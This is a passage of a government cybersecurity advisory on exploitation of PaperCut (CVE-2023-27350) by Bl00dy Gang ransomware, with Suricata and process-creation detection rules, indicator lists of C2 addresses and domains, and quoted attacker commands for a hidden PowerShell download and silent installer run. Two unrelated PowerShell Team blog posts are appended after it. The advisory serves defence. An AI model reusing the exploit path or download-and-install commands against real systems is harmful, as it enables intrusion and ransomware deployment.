According to FBI information, legitimate remote management and maintenance (RMM) software was downloaded and executed on victim systems via commands issued through PaperCut’s print scripting interface. External network communications through Tor and/or other proxies from inside victim networks helped Bl00dy Gang ransomware actors mask their malicious network traffic. The FBI also identified information relating to the download and execution of command and control (C2) malware such as DiceLoader, TrueBot, and Cobalt Strike Beacons, although it is unclear at which stage in the attack these tools were executed.

DETECTION METHODS

Network defenders should focus detection efforts on three key areas:

  • Network traffic signatures – Look for network traffic attempting to access the SetupCompleted page of an exposed and vulnerable PaperCut server.
  • System monitoring – Look for child processes spawned from a PaperCut server’s pc-app.exe process.
  • Server settings and log files – Look for evidence of malicious activity in PaperCut server settings and log files.

Network Traffic Signatures

To exploit CVE-2023-27350, a malicious actor must first visit the SetupCompleted page of the intended target, which will provide the adversary with authentication to the targeted PaperCut server. Deploy the following Emerging Threat Suricata signatures to detect when GET requests are sent to the SetupCompleted page. (Be careful of improperly formatted double-quotation marks if copying and pasting signatures from this advisory.)

Note that some of the techniques identified in this section can affect the availability or stability of a system. Defenders should follow organizational policies and incident response best practices to minimize the risk to operations while threat hunting. 

alert http any any -> $HOME_NET any (
  msg:"ET EXPLOIT PaperCut MF/NG SetupCompleted Authentication Bypass (CVE-2023-27350)";
  flow:established,to_server;
  http.method; content:"GET";
  http.uri; content:"/app?service=page/SetupCompleted"; bsize:32; fast_pattern;
  reference:cve,2023-27350;
  classtype:attempted-admin;

alert http any any -> $HOME_NET any (msg:"ET EXPLOIT PaperCut MF/NG SetupCompleted Authentication Bypass (CVE-2023-27350)"; flow:established,to_server; http.method; content:"GET"; http.uri; content:"page/SetupCompleted"; fast_pattern; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; reference:cve,2023-27350; classtype:attempted-admin; metadata:attack_target Server, cve CVE_2023_27350, deployment Perimeter, deployment Internal, deployment SSLDecrypt, former_category EXPLOIT, performance_impact Low, confidence High, signature_severity Major, updated_at 2023_05_05;)

Note that these signatures and other rule-based detections, including YARA rules, may fail to detect more advanced iterations of CVE-2023-27350 exploits. Actors are known to adapt exploits to circumvent rule-based detections formulated for the original iterations of exploits observed in the wild. For example, the first rule above detected some of the first known exploits of CVE-2023-27350, but a slight modification of the exploit’s GET request can evade that rule. The second rule was designed to detect a broader range of activity than the first rule.

The following additional Emerging Threat Suricata signatures are designed to detect Domain Name System (DNS) lookups of known malicious domains associated with recent PaperCut exploitation:

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (windowcsupdates .com)"; dns_query; content:"windowcsupdates.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)windowcsupdates.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET ATTACK_RESPONSE Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (anydeskupdate .com)"; dns_query; content:"anydeskupdate.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)anydeskupdate.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (anydeskupdates .com)"; dns_query; content:"anydeskupdates.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)anydeskupdates.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (windowservicecemter .com)"; dns_query; content:"windowservicecemter.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)windowservicecemter.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET ATTACK_RESPONSE Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (winserverupdates .com)"; dns_query; content:"winserverupdates.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)winserverupdates.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (netviewremote .com)"; dns_query; content:"netviewremote.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)netviewremote.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (updateservicecenter .com)"; dns_query; content:"updateservicecenter.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)updateservicecenter.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (windowservicecenter .com)"; dns_query; content:"windowservicecenter.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)windowservicecenter.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category MALWARE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

alert dns $HOME_NET any -> any any (msg:"ET TROJAN Possible PaperCut MF/NG Post Exploitation Domain in DNS Lookup (windowservicecentar .com)"; dns_query; content:"windowservicecentar.com"; nocase; isdataat:!1,relative; pcre:"/(?:^|.)windowservicecentar.com$/"; reference:url,www.huntress.com/blog/critical-vulnerabilities-in-papercut-print-management-software; classtype:trojan-activity; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, former_category ATTACK_RESPONSE, performance_impact Low, signature_severity Major, updated_at 2023_04_21;)

Note that these signatures may also not work if the actor modified activity to evade detection by known rules.

System Monitoring

A child process is spawned under pc-app.exe when the vulnerable PaperCut software is used to execute another process, which is the PaperCut server process. Malicious activity against PaperCut servers in mid-April used the RCE to supply commands to a cmd.exe or powershell.exe child process, which were then used to conduct further network exploitation. The following YARA rule may detect malicious activity[2].

title: PaperCut MF/NG Vulnerability 
authors: Huntress DE&TH Team
description: Detects suspicious code execution from vulnerable PaperCut versions MF and NG 
logsource:
  category: process_creation 
  product: windows 
detection: 
  selection: 
    ParentImage|endswith: “pc-app.exe” 
    Image|endswith:  
      - “cmd.exe” 
      - “powershell.exe” 
  condition: selection 
level: high 
falsepositives:     
  - Expected admin activity

More advanced versions of the exploit can drop a backdoor executable, use living-off-the-land binaries, or attempt to evade the above YARA rule by spawning an additional child process in-between pc-app.exe and a command-line interpreter.

Server Settings and Log Files

Network defenders may be able to identify suspicious activity by reviewing the PaperCut server options to identify unfamiliar print scripts or User/Group Sync settings.

If the PaperCut Application Server logs have debug mode enabled, lines containing SetupCompleted at a time not correlating with the server installation or upgrade may be indicative of a compromise. Server logs can be found in [app-path]/server/logs/*.* where server.log is normally the most recent log file.
Any of the following server log entries may be indicative of a compromise:

  • User "admin" updated the config key “print.script.sandboxed”
  • User "admin" updated the config key “device.script.sandboxed”
  • Admin user "admin" modified the print script on printer
  • User/Group Sync settings changed by "admin"

Indicators of Compromise

See Table 1 through Table 6 for IOCs obtained from FBI investigations and open-source information as of early May 2023.

Table 1: Bl00dy Gang Ransomware Email Addresses

Email Addresses

decrypt.support@privyonline[.]com

fimaribahundqf@gmx[.]com

main-office@data-highstream[.]com

prepalkeinuc0u@gmx[.]com

tpyrcne@onionmail[.]org


Table 2: Bl00dy Gang Ransomware Tox ID

Tox ID

E3213A199CDA7618AC22486EFECBD9F8E049AC36094D56AC1BFBE67EB9C3CF2352CAE9EBD35F


Table 3: Bl00dy Gang Ransomware IP addresses

IP Address

Port

>Date

Description

102.130.112[.]157

April 2023

N/A

172.106.112[.]46

April 2023

Resolves to Tor node. Network communications with nethelper.exe.

176.97.76[.]163

April 2023

Resolves to datacenter Tor node.

192.160.102[.]164


April 2023

Resolves to Tor node. Network communications with nethelper.exe.

194.87.82[.]7

April 2023

TrueBot C2. DiceLoader malware.

195.123.246[.]20

April 2023

TrueBot C2. DiceLoader malware.

198.50.191[.]95


April 2023

Resolves to Tor node. Network communications with nethelper.exe.

206.197.244[.]75

>443

April 2023

N/A

216.122.175[.]114


April 2023

Outbound communications from powershell.exe.

46.4.20[.]30


April 2023

Resolves to Tor node. Network communications with nethelper.exe.

5.188.206[.]14

April 2023

N/A

5.8.18[.]233

April 2023

Cobalt Strike C2.

5.8.18[.]240

April 2023

Cobalt Strike C2.

80.94.95[.]103

April 2023

N/A

89.105.216[.]106

443

April 2023

Resolves to Tor node. Network communications with nethelper.exe.

92.118.36[.]199

9100, 443

April 2023

Outbound communications from svchost.exe.

http://192.184.35[.]216:443/

4591187629.exe

April 2023

File 4591187629.exe is possibly cryptominer malware.


Table 4: Bl00dy Gang Ransomware Domains

Malicious Domain

Description

anydeskupdate[.]com

N/A

anydeskupdates[.]com

N/A

ber6vjyb[.]com

Associated with TrueBot C2

netviewremote[.]com

N/A

study.abroad[.]ge

Associated with Cobalt Strike Beacon

upd343.winserverupdates[.]com

Associated with Cobalt Strike Beacon

upd488.windowservicecemter[.]com

Associated with TrueBot payload

upd488.windowservicecemter[.]com/download/update.dll

File: Cobalt Strike Beacon

updateservicecenter[.]com

N/A

windowcsupdates[.]com

N/A

windowservicecemter[.]com

Associated with TrueBot payload

windowservicecentar[.]com

N/A

windowservicecenter[.]com

N/A

winserverupdates[.]com

N/A

winserverupdates[.]com

N/A


Table 5: Bl00dy Gang Ransomware Known Commands

Command

Description

cmd /c “powershell.exe -nop -w hidden

Launches powershell.exe in a hidden window without loading the user’s PowerShell profile.

Invoke-WebRequest ‘/setup.msi’

 -OutFile ‘setup.msi’ ”

Downloads setup.msi, saving it as setup.msi, in the current PowerShell working directory.

cmd /c “msiexec /i setup.msi /qn  IntegratorLogin= CompanyId=1”

Installs legitimate Atera RMM software on the system silently, with the specified email address and company ID properties.


Table 6: Bl00dy Gang Ransomware Malicious Files

File

SHA-256

Description

/windows/system32/config/
systemprofile/appdata/roaming/tor/

N/A

Unspecified files created in Tor directory

/windows/temp/
socks.exe

6bb160ebdc59395882ff322e67e000a22a5c54ac777b6b1f10f1fef381df9c15

Reverse SOCKS5 tunneler with TLS support (see https://github.com/kost/revsocks)

/windows/temp/servers.txt

N/A

Unspecified content within servers.txt file; likely a list of proxy servers for revsocks(socks.exe)

ld.txt

c0f8aeeb2d11c6e751ee87c40ee609aceb1c1036706a5af0d3d78738b6cc4125

TrueBot malware

nethelper.exe

N/A

Unknown file used to send outbound communications through Tor

update.dll

0ce7c6369c024d497851a482e011ef1528ad270e83995d52213276edbe71403f

Cobalt Strike Beacon

INCIDENT RESPONSE

If compromise is suspected or detected, organizations should:

  1. Create a backup of the current PaperCut server(s).
  2. Wipe the PaperCut Application Server and/or Site Server and rebuild it.
  3. Restore the database from a “safe” backup point. Using a backup dated prior to April 2023 would be prudent, given that exploitation in-the-wild exploitation began around early April.
  4. Execute additional security response procedures and carry out best practices around potential compromise.
  5. Report the compromise to CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 888-282-0870). The FBI encourages recipients of this document to report information concerning suspicious or criminal activity to their local FBI field office or IC3.gov. Regarding specific information that appears in this communication, the context and individual indicators, particularly those of a non-deterministic or ephemeral nature (such as filenames or IP addresses), may not be indicative of a compromise. Indicators should always be evaluated in light of an organization’s complete information security situation. 

MITIGATIONS

FBI and CISA recommend organizations:

  • Upgrade PaperCut to the latest version.
  • If unable to immediately patch, ensure vulnerable PaperCut servers are not accessible over the internet and implement one of the following network controls:
    • Option 1: External controls: Block all inbound traffic from external IP addresses to the web management portal (port 9191 and 9192 by default).
    • Option 2: Internal and external controls: Block all traffic inbound to the web management portal. Note: The server cannot be managed remotely after this step.
  • Follow best cybersecurity practices in your production and enterprise environments, including mandating phishing-resistant multifactor authentication (MFA) for all staff and for all services. For additional best practices, see CISA’s Cross-Sector Cybersecurity Performance Goals (CPGs). The CPGs, developed by CISA and the National Institute of Standards and Technology (NIST), are a prioritized subset of IT and OT security practices that can meaningfully reduce the likelihood and impact of known cyber risks and common TTPs. Because the CPGs are a subset of best practices, CISA and FBI also recommend all organizations implement a comprehensive information security program based on a recognized framework, such as the NIST Cybersecurity Framework (CSF).

ACKNOWLEDGMENTS

The Multi-State Information Sharing and Analysis Center (MS-ISAC) contributed to this advisory.
REFERENCES
[1] PaperCut: URGENT | PaperCut MF/NG vulnerability bulletin (March 2023)
[2] Huntress: Critical Vulnerabilities in PaperCut Print Management Software

This product is provided subject to this Notification and this Privacy & Use policy.

Completion Predictor v0.1.1 Release

This post was originally published on this site

We’ve recently released a new version of the Completion Predictor! We’ve been highlighting
this predictor when showing off some of the new improvements in the
PSReadLine 2.3.x betas and wanted to share some of the awesome things you can do with this
predictor.

Completion Predictor v0.1.1

If you are unfamiliar with the Completion Predictor, this is a plugin in predictor that we released
last year that provides tab completion to help give prediction results. This means it can work for
helping fill out parameters of cmdlets and properties and methods of objects. The Version 0.1.1
release contains some experience improvements and some new completion capabilities.

Installing Completion Predictor v0.1.1

First and foremost, how can you get this predictor? The release is available from the
PowerShell Gallery.

Use the following command to install CompletionPredictor using PowerShellGet v2.x:

Install-Module -Name CompletionPredictor

If you are using PowerShellGet v3, you can use the following command:

Install-PSResource -Name CompletionPredictor

Argument Completion Improvements

cd and dir

Using tab completion we’re able to give predictions on the next folders you may want to navigate to
with cd or view the contents of with dir.

Screenshot showing cd and dir argument completion.

git

Another argument completion improvement was with git. These are improvements that we’ve found
works best for our workflow but may help with your git workflow as well!

Merging branches

Completion Predictor is able to look at remote and local branches available to accelerate your flow
when using git merge. Here is an example of it working.

Screenshot showing git merge prediction completion.


Checking out and deleting branches

Similarly, to the merge behavior, the completion predictor is now able to give predictions on what
branch you may want to use when checking out or deleting branches. This only works with the
subcommands git checkout and git branch -D. The predictor intentionally doesn’t include the
current branch you are in when giving results.

Screenshot showing git branch -D prediction completion.

As I mentioned, we added these improvements to help with our specific git workflows. Typically, the
rough flow we’ve is the following:

  • git fetch --all -p -> to get the latest changes in that repo
  • git merge -> sync the default branch
  • git branch -D -> delete the old working branches that were already removed from the remote side
  • git checkout -> checkout a new branch to work in
  • git push -> push the new branch to remote to then create a PR

This isn’t a blog post about how to best use git, so please refer to other online resources to
learn git. This is just the workflow we like to use that helped us create the git improvements
to the Completion Predictor.

Feedback

You can find the rest of the changes in this release in the changelog on the release page. We
love getting feedback on these predictors we make! The entire source code for this predictor is
available on GitHub and can be a great starting point for making your own predictor! Please
feel free to open issues or PRs on the GitHub page for improvements that may work for you and
others! Enjoy!

Steven Bucher and Dongbo Wang

Completion Predictor and PSReadLine Maintainers

The post Completion Predictor v0.1.1 Release appeared first on PowerShell Team.

PowerShell Extension for Visual Studio Code Spring 2023 Update

This post was originally published on this site

We are excited to announce that an update to the PowerShell Extension for Visual Studio Code is now available in the extension marketplace.

In recent updates, we include a new “attach .NET debugger” debug configuration for binary PowerShell modules, better handling of start-up failures when the PowerShell version is unsupported, and have merged the PowerShell Preview extension and PowerShell “stable” extension into a single extension with a Prelease release channel.

The “PowerShell Preview” extension has now been officially deprecated, with “preview” releases now available via the “pre-release” option on the stable “PowerShell” extension in the marketplace. While you should be migrated automatically, feel free to just uninstall the preview and install the now one-and-only extension, but please keep testing our pre-releases! This change makes it much simpler to use, as you no longer have to switch between two different extensions and instead can use VS Code’s marketplace to install your choice of version!

Highlights in the March, April and May Releases

Note that these updates all shipped in our prelease channel for VS Code before shipping in our stable channel.

For the full list of changes please refer to our changelog.

Getting Support and Giving Feedback

While we hope the new implementation provides a much better user experience, there are bound to be issues. Please let us know if you run into anything.

If you encounter any issues with the PowerShell Extension in Visual Studio Code or have feature requests, the best place to get support is through our GitHub repository.

Sydney Smith
PowerShell Team

The post PowerShell Extension for Visual Studio Code Spring 2023 Update appeared first on PowerShell Team.